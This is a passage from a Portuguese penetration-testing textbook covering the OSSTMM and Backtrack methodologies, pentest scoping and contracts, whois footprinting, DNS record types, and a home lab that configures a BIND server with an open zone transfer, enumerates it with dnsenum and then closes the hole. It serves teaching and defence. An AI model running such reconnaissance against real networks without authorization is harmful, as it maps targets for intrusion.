A metodologia OSSTMM baseia-se em métodos científicos para auxiliar no processo de segurança da informação. Não está vinculada a algum teste específico, como pentest ou análise de vulnerabilidade. O seu objetivo é avaliar a segurança digital considerando o objetivo do negócio. De forma geral, para que isso ocorra, um teste de segurança seguindo os padrões OSSTMM deverá passar por três fases[3]: Pré-teste, teste e pós-teste.

- **Pré-teste** – Aspectos iniciais para a avaliação de segurança:
  - **Conformidade** – A avaliação deve seguir as leis vigentes de determinado país, normas industriais e políticas da empresa auditada.

    - **Regras de boa conduta** – Regras gerais de boa conduta para realizar a avaliação de segurança. Inclui fatores como regras de Marketing e venda (como não usar o medo para vender avaliações de segurança), contratos permissivos a respeito da futura avaliação, tempo e estimativa do projeto, escopo, pessoas envolvidas etc
    - **Detectar riscos e ameaças** – Tudo o que pode comprometer a segurança dos dados ou ter efeito negativo sobre a corporação auditada.
- **Teste** – Os testes devem ser devidamente realizados. A metodologia Backtrack descreve alguns desses testes. Testados todos os fatores de risco à organização, a devida metodologia com o tipo de teste (black-box, white-box ou gray-box) deve ser escolhida.
- **Pós-teste** – Escrita e apresentação dos resultados obtidos em um relatório final.

3.5.4 Metodologia Backtrack

O Kali Linux apresenta ferramentas enquadradas de acordo com o seu objetivo (elas são descritas no capítulo 1.2,“Conhecendo o Kali Linux”). Essas ferramentas acabam sendo uma mescla entre os testes black-box, e white-box, portanto saber operar nas categorias do Kali Linux ajudará o leitor a montar a sua metodologia de acordo com o escopo do projeto do pentest.

A metodologia adotada por Shakeel Ali e Tedi Heriyanto é extremamente interessante, pois o leitor pode ajustar a metodologia de acordo com o que é definido no escopo.

A metodologia Backtrack, que será explicada no decorrer do livro, é dividida em[4]:

1. Planejamento do projeto.
2. Footprinting.
3. Fingerprinting.

4. Enumeração.

5. Mapeamento de vulnerabilidades.

6. Exploração do alvo.

7. Engenharia social (opcional).

8. Escalonamento de privilégios.

9. Manutenção do acesso.

10. DoS – Negação de serviço.

11. Documentação técnica.

12. Redes sem fio (opcional).

A etapa de teste de intrusão web (etapas 5 e 6 – mapeamento e exploração do alvo) do *Backtrack 4: Assuring Security by Penetration Testing* não é abordada neste livro, pois considero que ataques voltados a aplicações web são um assunto a ser tratado em obras à parte.

---

1 Para mais informações sobre a metodologia Backtrack, consulte o tópico 3.5.4 Metodologia Backtrack.

2 Ordenação proposta por Shakeel Ali e Tedi Heriyanto (p. 41).

3 Baseado no artigo *http://www.edilms.eti.br/uploads/file/publicacoes/artigo_osstmm.pdf*.

4 Metodologia originalmente proposta por Shakeel Ali e Tedi Heriyanto no livro *Backtrack 4: Assuring Security by Penetration Testing*, com pequenas alterações introduzidas por mim. Uma figura original da metodologia Backtrack encontra-se na página 52 da obra.

CAPÍTULO 4

Planejamento do projeto

Durante o planejamento de um projeto (escopo) para testes de intrusão será decidido o que será testado, quais as condições e as limitações que serão aplicadas antes e no decorrer do teste (por exemplo: se o sistema testado for puramente sem fio, o auditor necessitará estar na cobertura da rede sem fio para realizar os testes, sendo necessário deslocamento físico até a área para o pentest), quanto tempo vai demorar o teste de penetração, qual o objetivo do teste, dentre outras possibilidades que devem fazer parte do escopo.

Há diversas informações que um escopo pode conter, sendo as principais delas[1]:

- Informações gerais.
- Objetivo do pentest.
- Limitações.
- Contrato de acordo.
- Linha do tempo.

4.1 Informações gerais

Informações gerais é a primeira etapa do processo do pentest e consiste em coletar todas as informações a respeito da infraestrutura e do que será testado, a fim de montar um plano de ataque mais consistente e detalhado.

Como exemplos de informações gerais podemos citar: quais recursos serão testados (servidores, web, estações cliente, roteadores sem fio), quais tipos de testes e metodologias serão utilizadas (OSSTMM, OWASP), em qual horário poderá ser

realizado o teste (caso exista alguma limitação desse tipo) etc.

Faça o máximo de perguntas que puder para obter o máximo de informações.

4.2 Objetivo do pentest

Independentemente do fator que levou o cliente à realização do pentest (por exemplo, o seu cliente tem uma rede puramente sem fio, suspeita que vizinhos ao redor conseguiram quebrar a senha dessa rede e quer que você realize uma bateria de testes para verificar se é possível ou não uma intrusão), tenha em mente que um pentest deverá sempre:

- Listar as ameaças e as vulnerabilidades encontradas na rede.
- Manter os princípios da segurança da informação: confidencialidade, integridade, disponibilidade e autenticidade dos dados.
- Considerar a necessidade do seu cliente. Por exemplo: um teste sobre rede sem fio não deve incluir testes sobre servidores web. Ou se o cliente pediu somente um teste de negação de serviço sobre o seu website, testes de injeção (SQL Injection, XSS) estão totalmente fora do acordo e não devem ser realizados (satisfaça exatamente o desejo e a necessidade de seu cliente).

4.3 Limitações

As principais limitações que podem ocorrer e devem ser listadas no escopo são:

- **Limitações de conhecimento** – O auditor não tem conhecimento suficiente sobre a tecnologia testada e faz apenas uma análise superficial, gerando resultados inconsistentes ou insatisfatórios.
- **Limitações físicas** – Caso a rede a ser testada seja

exclusivamente sem fio, o auditor necessita locomover-se fisicamente até o local da rede.

- **Limitações impostas pelo cliente** – Restrições do gênero: o cliente deseja que seja testada a sua rede DMZ, porém isso não garante a segurança sobre o seu firewall ou seu servidor VPN, o que pode levar ao comprometimento de toda a rede, mesmo que ela esteja protegida. Outro exemplo: o pentest poderá ser realizado somente com hora marcada.
- **Novos recursos** – Durante o pentest é instalado um novo firewall no sistema ou é criado um novo departamento com novos equipamentos que devem ser testados. Então não adianta o auditor corrigir vulnerabilidades no sistema se, depois de uma semana do pentest, o cliente instala um website com módulos conhecidamente vulneráveis.
- **Limitações financeiras** – O valor do custo do pentest pode se tornar uma limitação caso seja considerado muito alto pelo cliente. Por exemplo: em um teste de rede sem fio, o auditor deverá estar fisicamente presente no local da rede, e a alocação envolverá custos, como moradia, alimentação e outros, aumentado o custo do pentest; dessa forma, a proposta de segurança em redes sem fio poderá ser negada (mesmo que a rede apresente diversas falhas de segurança). Ainda, pode ser necessário que o cliente troque todo o seu parque tecnológico para assegurar o hardening; essa proposta poderá ser negada e a rede continuará vulnerável.

4.4 Contrato de acordo

Com as informações coletadas e o escopo do projeto montado, já é possível elaborar o contrato de acordo. Mais detalhes sobre diversos tipos de contratos podem ser consultados no capítulo 16, “Documentação técnica”. Nesse tópico, vamos nos deter a uma forma mais simples e genérica sobre o que um contrato de acordo deve conter.

- **Metodologia aplicada** – A metodologia adotada pelo auditor deve ser vista e revisada para atender ao objetivo do pentest. Por exemplo, o cliente opta pela metodologia OSSTMM e deseja que ataques de negação de serviço sejam excluídos. Essa decisão deve estar claramente definida no projeto. Isso porque, caso o auditor faça qualquer teste que esteja fora do escopo, o cliente poderá penalizá-lo judicialmente (esse fator vai depender do que foi feito pelo auditor).
- **Acordo de sigilo** – Antes de ser iniciado o teste de intrusão, deve ser criado e assinado o termo de sigilo (NDA). O acordo de sigilo é um acordo com cláusulas garantindo a total segurança da rede auditada, assim como o compromisso do auditor em não publicar qualquer tipo de informação encontrada na rede durante o pentest.
- **Contrato judicial** – Absolutamente tudo o que for definido durante o escopo do projeto deve ser minuciosamente escrito em um contrato judicial válido. É de extrema importância que ambas as partes leiam, entendam, concordem e assinem o contrato judicial, pois é por meio deste que será garantido perante a lei que o pentest realizado pelo auditor tem permissão e conhecimento por parte do cliente, e que as informações obtidas durante o pentest não serão divulgadas, resguardando, portanto, auditor e auditado. O contrato judicial deve ser assinado e reconhecido em cartório antes do início do pentest.

4.5 Linha do tempo

Elaborado o escopo do projeto, a linha do tempo deverá ser definida durante a realização do pentest, para ser uma espécie de cronograma daquilo que foi realizado, com os resultados obtidos. Essa etapa deve ser cuidadosamente planejada, tendo em vista que o teste de intrusão não deve exceder o prazo combinado. Se exceder, provavelmente é porque o escopo do

projeto foi mal planejado e com certeza isso vai desagradar seu cliente, que havia pedido o teste em determinado prazo, mas não teve o projeto entregue a tempo.

---

1 O planejamento do projeto segue as indicações propostas por Shakeel Ali e Tedi Heriyanto (p. 61).

CAPÍTULO 5
Footprinting

A coleta de informações (ou footprinting) é a primeira etapa que deve ocorrer em um pentest. O reconhecimento consiste em obter todas as informações a respeito da rede (topologia, mapeamento, servidores, funcionários etc.). Quanto mais informações coletadas, maior a probabilidade de acesso ao sistema auditado.

Todas as informações relacionadas ao segmento da empresa – servidores, roteadores, firewalls, hábitos dos funcionários e sua capacitação, pessoas relacionadas à empresa, empresas terceirizadas, emails, Facebook, telefones, informação jogada no lixo etc. – auxiliam no processo de coleta de informações.

Podemos aplicar a engenharia social, a qual contribuirá de forma significativa com o aumento das informações pesquisadas. Por meio das informações do Google, do Yahoo e de outros mecanismos de busca, em poucas horas conseguimos uma gama de informações que potencializa o teste de intrusão.

Um bom início para coleta de informações é começar pesquisando no site alvo. Comece lendo o site, veja quais são os domínios associados etc. Obtenha o máximo de informações que conseguir. Com certeza o leitor encontrará emails de contato, nomes relacionados à administração e outras informações bem interessantes. Com essas informações é possível criar uma lista de palavras que servirá para futuros ataques (como quebra de sistemas de login – HTTP, SMTP, WPA2 etc). Acredite, sites revelam muitas informações a respeito do nosso alvo, vale a pena checá-lo. Uma dica que lhe dou é também buscar informações do site em repositórios como o *archive.org,* que armazena o histórico de sites na internet. Então aquela página

antiga de 1995 que o nosso site em teste exibia está arquivada em *archive.org*. O passado de um site é revelador.

Com as informações básicas enumeradas, o próximo passo para montarmos o nosso plano de ataque é coletar informações a respeito do domínio a ser testado. O domínio vai exibir dados públicos que podem ser de interesse para atacantes. Realizando uma busca no domínio do nosso alvo, obtemos informações como email do responsável, servidores DNS (que serão utilizados para enumeração DNS e transferência de zona – conteúdo a ser visto mais adiante neste capítulo), país etc. O comando **whois** do Linux pode usado para buscar e enumerar informações de um domínio em órgãos regulamentadores. Mas antes de utilizá-lo, vamos entender como funciona a estrutura de domínios na internet.

Cada país possui um órgão regulamentador de domínios. Por exemplo, no Brasil, o responsável por regulamentar domínios é o *registro.br*. Cada órgão regulamentador é controlado por uma entidade superior. Por exemplo, o *registro.br* é vinculado ao Lacnic (Entidade responsável pelo gerenciamento de domínios da América Latina – Figura 5.1). O órgão responsável pelo gerenciamento de todos os continentes é o IANA (a futura organização será a ICANN).




Figura 5.1 – Cada continente possui um órgão regulamentador

para os seus domínios. Fonte: https://www.arin.net/knowledge/rirs/maps/rirmap.png.

Digite no terminal do Kali Linux:

root@kali# whois www.site.com.br

Exemplo:

root@kali# whois www.microsoft.com.br

% Copyright (c) Nic.br
% The use of the data below is only permitted as described in
% full by the terms of use at http://registro.br/termo/en.html ,
% being prohibited its distribution, comercialization or
% reproduction, in particular, to use it for advertising or
% any similar purpose.
% 2015-03-27 22:53:30 (BRT -03:00)

domain: microsoft.com.br
owner: Microsoft Informatica Ltda
ownerid: 060.316.817/0001-03
responsible: Benjamin Orndorff
country: BR
owner-c: BEORN2
admin-c: MICOR16
tech-c: MSH22
billing-c: COSCO3
nserver: ns1.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
nserver: ns2.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
nserver: ns3.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
nserver: ns4.msft.net
nsstat: 20150326 AA
nslastaa: 20150326
created: 19970130 #29325
expires: 20160130
changed: 20150128
status: published

nic-hdl-br: BEORN2
person: Benjamin Orndorff
e-mail: domains@microsoft.com
created: 20110810
changed: 20140812

nic-hdl-br: COSCO3
person: Corporation Service Company
e-mail: cctld-billing@cscinfo.com
created: 20081112
changed: 20081112

nic-hdl-br: MICOR16
person: Microsoft Corporation
e-mail: admin@internationaladmin.com
created: 20101223
changed: 20101223

nic-hdl-br: MSH22
person: MSN Hostmaster
e-mail: msnhst@microsoft.com
created: 20040524
changed: 20120517

% Security and mail abuse issues should also be addressed to
% cert.br, http://www.cert.br/, respectivelly to cert@cert.br
% and mail-abuse@cert.br
%
% whois.registro.br accepts only direct match queries. Types
% of queries are: domain (.br), registrant (tax ID), ticket,
% provider, contact handle (ID), CIDR block, IP and ASN.

Nota: o whois também funciona com IPs. Faça um teste: Acesse o site *www.meuip.com.br* e depois veja as informações do seu IP por meio do whois.

As informações básicas são exibidas (servidores DNS, a pessoa responsável por aquele domínio juntamente com o email dela), será necessário realizar a enumeração DNS. A enumeração DNS é um passo importante para o mapeamento da infraestrutura da rede, pois com o DNS podemos descobrir quais são os domínios que respondem por qual faixa de IPs.

5.1 DNS

DNS é o serviço responsável por traduzir nomes em endereços IP (e vice-versa) de um determinado domínio. Por exemplo, o domínio para os endereços *www.site.com.br, ftp.site.com.br, smtp.site.com.br* é *site.com.br*.

Os domínios encontram-se estruturados. Por exemplo: quando o navegador acessa um *www.site.com.br*, são consultados primeiro os domínios dentro de *.br*, depois os domínios dentro de *.com* e, enfim, *site.com.br*, como uma árvore hierárquica.

Exemplo de uma interação entre um cliente que faz uma consulta a um servidor DNS:

Cliente:

– Servidor, qual é o IP do *mta7.am0.yahoodns.net*?

Servidor:

– Cliente, o IP é 66.196.118.35.

Cliente:

– Servidor, qual é o IP do *mta6.am0.yahoodns.net*?

Servidor:

– Cliente, o IP é 98.138.112.34.

Os servidores DNS podem ser dos seguintes tipos:

- **Somente cache** – Um servidor de cache responde às consultas DNS pesquisando em outros servidores DNS, armazenando temporariamente essa consulta. Se algum cliente realizar uma nova requisição ao mesmo DNS (que já foi anteriormente consultado), em vez de o servidor de cache buscar novamente o pedido em algum outro servidor DNS, o servidor de cache pesquisa apenas localmente, agilizando a consulta. O bind utiliza essa configuração por padrão.
- **Servidor mestre (servidor primário)** – Um servidor mestre contém uma espécie de banco de dados armazenado em

arquivos locais com todas as informações daquele domínio, associando cada registro ao IP. É a fonte oficial de informações daquele domínio e responde a qualquer consulta DNS para aquele domínio feita por clientes.

- **Servidor escravo (servidor secundário)** – Assim como o servidor mestre, um servidor escravo também é autorizado a responder consultas feitas por clientes àquele domínio. Para poder responder as essas consultas, o servidor escravo também possui esse banco de dados que ele transfere do mestre por meio de uma técnica chamada de transferência de zona. Na transferência de zona, todas as informações daquele domínio (relação de registros e IPs) são repassadas ao servidor escravo.

As informações a respeito do servidor DNS ficam armazenadas em campos denominados registros. Um registro associa os tipos de DNS. Por exemplo: um registro DNS do tipo A associa o nome DNS a um IP, um registro do tipo HINFO associa o nome DNS a informações de hardware.

5.1.1 Tipos de registro DNS

O servidor DNS responde a solicitações graças aos registros. Saber identificar os principais tipos de registro DNS é fundamental para entendermos o que estamos testando. Os principais tipos de registro são:

- **NS (Name Server)** – O registro **NS** identifica quem são os servidores DNS primário e secundário.

  Exemplo:

  ```
  kali.com.br.  IN NS  nameserver1.kali.com.br
  ```

- **A** – Endereço de host [Host address (A) resource record] – Associa nomes DNS com endereços IPv4.

  Exemplos:

  ```
  kali.com.      IN  A  127.0.0.1
  ```

kali.com.br. IN A 192.168.1.2
kali2.com.br. IN A 192.168.1.3

- **AAAA** – Endereço de host IPv6 [IPv6 host address (AAAA)] – Associa nomes DNS com endereços IPv6.

  Exemplo:

  ipv6_host1.kali.com. IN AAAA 4321:0:1:2:3:4:567:89ab

- **CNAME (Canonical Name)** – Mapeia um alias (apelido) de um servidor DNS para outro servidor DNS. O registro **CNAME** é utilizado quando é necessário criar vários nomes para um único DNS. Por exemplo: o servidor web da empresa tem o endereço virtual *www.servidor.com.br* (IP 1.1.1.1), o servidor FTP tem o endereço *ftp.servidor.com.br* (IP 1.1.1.1), o servidor SMTP tem o endereço *smtp.servidor.com.br* (IP 1.1.1.1). Com o **CNAME** é possível que os três servidores sejam uma máquina só (todos com o mesmo IP) e respondam por nomes diferentes.

  Exemplos:

  www.servidor.com.br. CNAME servidor.com.br.
  ftp.servidor.com.br. CNAME servidor.com.br.
  smtp.servidor.com.br. CNAME servidor.com.br.

- **HINFO (Host Information)** – Informações do host: CPU, tipo e versão do sistema operacional etc.

  Exemplo:

  kali.com.br. HINFO INTEL-386 LINUX

- **MX (Mail Exchanger)** – Utilizado para armazenar informações relativas a servidores de email.

  Exemplos:

  kali.com.br. MX 5 mail1.kali.com.br
  kali.com.br. MX 10 mail2.kali.com.br

Nota: os números indicam a ordem de preferência daquele servidor de email. No exemplo anterior, mail1 (com prioridade 5) tem maior prioridade sobre o mail2

(com prioridade 10).

- **PTR (Pointer)** – É utilizado com o intuito de criar zonas reversas. O registro PTR realiza o mapeamento de um número IP para um nome (oposto ao registro A). Ao criar um registro do tipo A em uma zona direta, você cria o registro PTR para que uma consulta ao seu servidor DNS seja estabelecida com sucesso.

  Exemplo:

  ```
  1.168.192.in-addr.arpa.  PTR  host.kali.com.br.
  ```

- **SOA (Start of authority)** – É o registro que define características de uma zona.

  Exemplo:

  ```
  @ IN SOA nameserver.kali.com.br. postmaster.kali.com.br. (
    1;       serial number
  3600;    refresh [1h]
  600;     retry [10m]
  86400;   expire [1d]
  3600 );  min TTL [1h]
  ```

5.2 Laboratório – Enumeração DNS

Para realizar uma enumeração DNS e determinar a topologia da rede em questão, vamos configurar o nosso próprio servidor com uma falha de transferência de zona.

Primeiro configure a rede para a faixa de IP *192.168.1.0/24*. Essa configuração pode ser feita no roteador, conforme mostra a figura 5.2.

Figura 5.2 – Rede configurada para a faixa de IP 192.168.1.0/24.

O Debian deverá receber estaticamente o IP 192.168.1.102 por causa das configurações de DNS:

root@debian# killall NetworkManager

root@debian# killall dhclient

root@debian# ifconfig eth0 0.0.0.0

root@debian# ifconfig eth0 192.168.1.102

root@debian# route add default gw 192.168.1.1 eth0

Nota: o processo estático realizado manualmente no Debian também pode ser feito por meio de requisições DHCP. Mas para isso é necessário certificar-se de que o endereço MAC do Debian recebe o IP 192.168.1.102. Esse processo pode ser realizado no roteador. Como cada roteador possui uma forma de configuração que difere a cada fornecedor, encorajo o leitor a realizar esse procedimento de acordo com o seu roteador.

Instale o bind9 (servidor DNS) no Debian:

root@debian# apt-get install bind9

O arquivo */etc/bind/named.conf* deve conter o seguinte:

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "kali.com.br" {
    type master;
    file "/etc/bind/db.kali.com.br";
```

```
};
zone "1.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.1.168.192";
};
```

A configuração do arquivo */etc/bind/named.conf* contém informações básicas do DNS, como arquivos de configuração em geral, o nome DNS e qual IP está associado àquele DNS.

O servidor DNS deve armazenar as informações do domínio em uma espécie de banco de dados. Esse banco de dados contendo a relação registro e IP é armazenado nos arquivos de zona. Existem dois tipos de arquivo de zona: direta e reversa. O arquivo de zona direta é usado para mapear nomes de computador para endereços IP (*/etc/bind/db.kali.com.br*), enquanto o arquivo de zona reversa (*/etc/bind/db.1.168.192*) é usado para mapear endereços IP para nomes de computador.

Primeiro será configurada a zona direta.

O arquivo */etc/bind/db.kali.com.br* deve ter o seguinte conteúdo:

```
;
; Zone file for kali.com.br
;
$TTL 86400
@  IN  SOA  kali.com.br.  root.kali.com.br. (
          2012010100    ; serial
          7200          ; refresh
          1800          ; retry
          1209600       ; expire
          300 )         ; minimum
@   IN  NS       ns1
@   IN  NS       ns2
@   IN  NS       firewall
@   IN  MX  0    mail
@   IN  A        192.168.1.102
ns1     A        192.168.1.102
ns2     A        192.168.1.102
firewall A       192.168.1.102
mail    A        192.168.1.102
```

```
www     CNAME   @
ftp     CNAME   www
pop3    CNAME   firewall
teste   CNAME   ns1
smtp    CNAME   firewall
servidor2  CNAME    ns2
servidor1  CNAME    ns1
admin      CNAME    firewall
administracao  CNAME  ns1
rioclaro   CNAME    www
dns        CNAME    ns2
```

O arquivo */etc/bind/db.kali.com.br* contém as configurações do domínio *kali.com.br* (zona direta) feitas por meio dos registros DNS.

O registro SOA armazena informações como expiração e renovação do registro.

Podemos observar também que os registros principais (registros NS) são de nome **ns1**, **ns2** e **firewall** (*ns1.kali.com.br*, *ns2.kali.com.br*, *firewall.kali.com.br)*, que correspondem ao IP 192.168.1.102.

Nesse arquivo de configuração há outros registros que são apelidos (**CNAME**) para outros (FTP, POP3 e SMTP).

Uma vez configurada a zona direta, o leitor deverá configurar a zona reversa.

O arquivo */etc/bind/db.1.168.192* deve ter o seguinte conteúdo:

```
;
; Reverse zone file for dominio.com.br
;
$TTL 86400
@  IN   SOA  kali.com.br.  root.kali.com.br. (
          2012010100    ; serial
          7200          ; refresh
          1800          ; retry
          1209600       ; expire
          300 )         ; minimum
@   IN      NS   ns1.kali.com.br.
```

```
@   IN      NS   ns2.kali.com.br.
@   IN      NS   firewall.kali.com.br.
102 PTR     kali.com.br.
102 PTR     ns1.kali.com.br.
102 PTR     ns2.kali.com.br.
102 PTR     firewall.kali.com.br
102 PTR     mail.kali.com.br.
```

A zona reversa vai associar os registros definidos na zona direta ao final do IP. Por exemplo, o domínio *ns1.kali.com.br* está associado ao IP 192.168.1.102 (linha 102 PTR ns1.kali.com.br.).

- Após configurar os dois arquivos, reinicie o BIND:

```
root@debian# service bind9 stop
root@debian# service bind9 start
```

- Verifique se a configuração está correta:

```
root@debian# named-checkconf
```

Caso não apareça nenhuma mensagem de erro, a configuração do servidor DNS está OK.

O Kali Linux deverá ser configurado para consultar o DNS do Debian. Para isso, no Kali Linux, altere o arquivo */etc/resolv.conf* para o seguinte conteúdo:

```
nameserver 192.168.1.102
search kali.com.br
```

Dessa forma, o Kali Linux vai realizar consultas DNS por meio do servidor 192.168.1.102.

Verifique se o servidor DNS do Debian está respondendo perguntas com o comando nslookup:

```
root@kali# nslookup kali.com.br

Server:  192.168.1.102
Address: 192.168.1.102#53

Name:    kali.com.br
Address: 192.168.1.102
```

5.3 Programas para enumeração DNS

Os programas para enumeração DNS têm como objetivo realizar o mapeamento dos servidores DNS ativos. Esta seção apresentará as principais ferramentas para coleta de informação em DNS. Lembrando que estas não são as únicas ferramentas existentes, porém as ferramentas citadas são as principais utilizadas em uma varredura DNS.

5.3.1 DNSenum

A ferramenta DNSenum permite pesquisar hosts, nomes de servidores, registros MX, IPs etc. Caso digite somente dnsenum, surgirão todas as opções e comandos possíveis para utilização da ferramenta.

```
root@kali# dnsenum kali.com.br
```

O resultado do programa será algo similar ao apresentado:

```
----- kali.com.br -----
Host's addresses:
kali.com.br.  86400  IN  A  192.168.1.102
Name Servers:
ns1.kali.com.br.  86400  IN  A  192.168.1.102
ns2.kali.com.br.  86400  IN  A  192.168.1.102
firewall.kali.com.br.  86400  IN  A  192.168.1.102
Mail (MX) Servers:
mail.kali.com.br.  86400  IN  A  192.168.1.102
Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for kali.com.br on firewall.kali.com.br ...
kali.com.br.  86400  IN  SOA  kali.com.br.
kali.com.br.  86400  IN  NS  ns1.kali.com.br.
kali.com.br.  86400  IN  NS  ns2.kali.com.br.
kali.com.br.  86400  IN  NS  firewall.kali.com.br.
kali.com.br.  86400  IN  MX  0
kali.com.br.  86400  IN  A  192.168.1.102
admin.kali.com.br.  86400  IN  CNAME  firewall.kali.com.br.
administracao.kali.com.br.  86400  IN  CNAME  ns1.kali.com.br.
dns.kali.com.br.  86400  IN  CNAME  ns2.kali.com.br.
firewall.kali.com.br.  86400  IN  A  192.168.1.102
```

ftp.kali.com.br. 86400 IN CNAME www.kali.com.br.
mail.kali.com.br. 86400 IN A 192.168.1.102
ns1.kali.com.br. 86400 IN A 192.168.1.102
ns2.kali.com.br. 86400 IN A 192.168.1.102
pop3.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
rioclaro.kali.com.br. 86400 IN CNAME www.kali.com.br.
servidor1.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
servidor2.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
smtp.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
teste.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
www.kali.com.br. 86400 IN CNAME kali.com.br.
Trying Zone Transfer for kali.com.br on ns2.kali.com.br ...
kali.com.br. 86400 IN SOA kali.com.br.
kali.com.br. 86400 IN NS ns1.kali.com.br.
kali.com.br. 86400 IN NS ns2.kali.com.br.
kali.com.br. 86400 IN NS firewall.kali.com.br.
kali.com.br. 86400 IN MX 0
kali.com.br. 86400 IN A 192.168.1.102
admin.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
administracao.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
dns.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
firewall.kali.com.br. 86400 IN A 192.168.1.102
ftp.kali.com.br. 86400 IN CNAME www.kali.com.br.
mail.kali.com.br. 86400 IN A 192.168.1.102
ns1.kali.com.br. 86400 IN A 192.168.1.102
ns2.kali.com.br. 86400 IN A 192.168.1.102
pop3.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
rioclaro.kali.com.br. 86400 IN CNAME www.kali.com.br.
servidor1.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
servidor2.kali.com.br. 86400 IN CNAME ns2.kali.com.br.
smtp.kali.com.br. 86400 IN CNAME firewall.kali.com.br.
teste.kali.com.br. 86400 IN CNAME ns1.kali.com.br.
www.kali.com.br. 86400 IN CNAME kali.com.br.
Trying Zone Transfer for kali.com.br on ns1.kali.com.br ...
kali.com.br. 86400 IN SOA kali.com.br.
kali.com.br. 86400 IN NS ns1.kali.com.br.
kali.com.br. 86400 IN NS ns2.kali.com.br.
kali.com.br. 86400 IN NS firewall.kali.com.br.
kali.com.br. 86400 IN MX 0
kali.com.br. 86400 IN A 192.168.1.102
admin.kali.com.br. 86400 IN CNAME firewall.kali.com.br.

```
administracao.kali.com.br.  86400  IN  CNAME  ns1.kali.com.br.
dns.kali.com.br.  86400  IN  CNAME  ns2.kali.com.br.
firewall.kali.com.br.  86400   N  A  192.168.1.102
ftp.kali.com.br.  86400  IN  CNAME  www.kali.com.br.
mail.kali.com.br.  86400  IN  A  192.168.1.102
ns1.kali.com.br.  86400  IN  A  192.168.1.102
ns2.kali.com.br.  86400  IN  A  192.168.1.102
pop3.kali.com.br.  86400  IN  CNAME  firewall.kali.com.br.
rioclaro.kali.com.br.  86400  IN  CNAME  www.kali.com.br.
servidor1.kali.com.br.  86400  IN  CNAME  ns1.kali.com.br.
servidor2.kali.com.br.  86400  IN  CNAME  ns2.kali.com.br.
smtp.kali.com.br.  86400  IN  CNAME  firewall.kali.com.br.
teste.kali.com.br.  86400  IN  CNAME  ns1.kali.com.br.
www.kali.com.br.  86400  IN  CNAME  kali.com.br.
```

Note que o DNSenum realiza a transferência de zona para cada registro **NS** (ns1,ns2,firewall), conseguindo enumerar todos os registros associados ao nosso servidor. O nosso servidor DNS tem uma falha que permite a um atacante mapear toda a rede por meio da transferência de zona (somente o servidor escravo deve estar habilitado a essa atividade, e não qualquer pessoa).

Vamos configurar o nosso BIND para corrigir essa falha.

O arquivo */etc/bind/named.conf.options* do servidor DNS (máquina Debian) deve ter o seguinte conteúdo:

```
options {
   directory "/var/cache/bind";
   allow-transfer {192.168.1.1;};
};
```

Nota: a configuração do arquivo */etc/bind/named.conf.options* é apenas uma configuração exemplo. Nele, o nosso servidor DNS permite transferência de zona para o IP 192.168.1.1. A maneira mais recomendada de configurar uma transferência de zona é entre servidores DNS primário e secundário, porém, apenas por questões didáticas, essa configuração é implementada e já bloqueia tentativas de transferência de zona.

- Verifique o arquivo de configuração:

```
root@debian# named-checkconf
```

- Reinicie o serviço de DNS:

  root@debian# service bind9 force-reload

- Tente realizar novamente a enumeração por meio do DNSenum:

  root@kali# dnsenum kali.com.br

A saída do comando DNSenum será similar a este código (editado por motivos visuais):

Trying Zone Transfer for kali.com.br on ns2.kali.com.br ...
AXFR record query failed: Response code from server: **REFUSED**

Trying Zone Transfer for kali.com.br on firewall.kali.com.br ...
AXFR record query failed: Response code from server: **REFUSED**

Trying Zone Transfer for kali.com.br on ns1.kali.com.br ...
AXFR record query failed: Response code from server: **REFUSED**

brute force file not specified, bay.

Atente, leitor, para o fato de que o DNSenum tenta realizar a transferência de zona para cada registro **NS** (ns1, ns2, firewall), mas dessa vez sem sucesso. Isso porque no arquivo de configuração */etc/bind/named.conf.options* é permitida a transferência de zona somente para o IP 192.168.1.1.

Servidores DNS que permitem transferência de zona apresentam uma falha gravíssima, pois o atacante obterá toda a topologia (quais são os IPs que pertencem àquele domínio) da rede, portanto lembre-se sempre de nunca permitir uma transferência de zona (embora a transferência de zona não permita uma invasão, o atacante terá a sua infraestrutura mapeada).

Sabendo-se quais são os domínios da rede (pela transferência de zona ou por ataques de força bruta – conteúdo a ser visto mais adiante), o diagrama da rede é montado e pode ser iniciada a busca por vulnerabilidades naquele domínio.

Garantir que o servidor DNS primário realize a transferência de zona somente para o servidor secundário é uma medida de prevenção (não garante que a rede não será atacada, mas sua

topologia não será entregue de maneira tão fácil ao atacante).

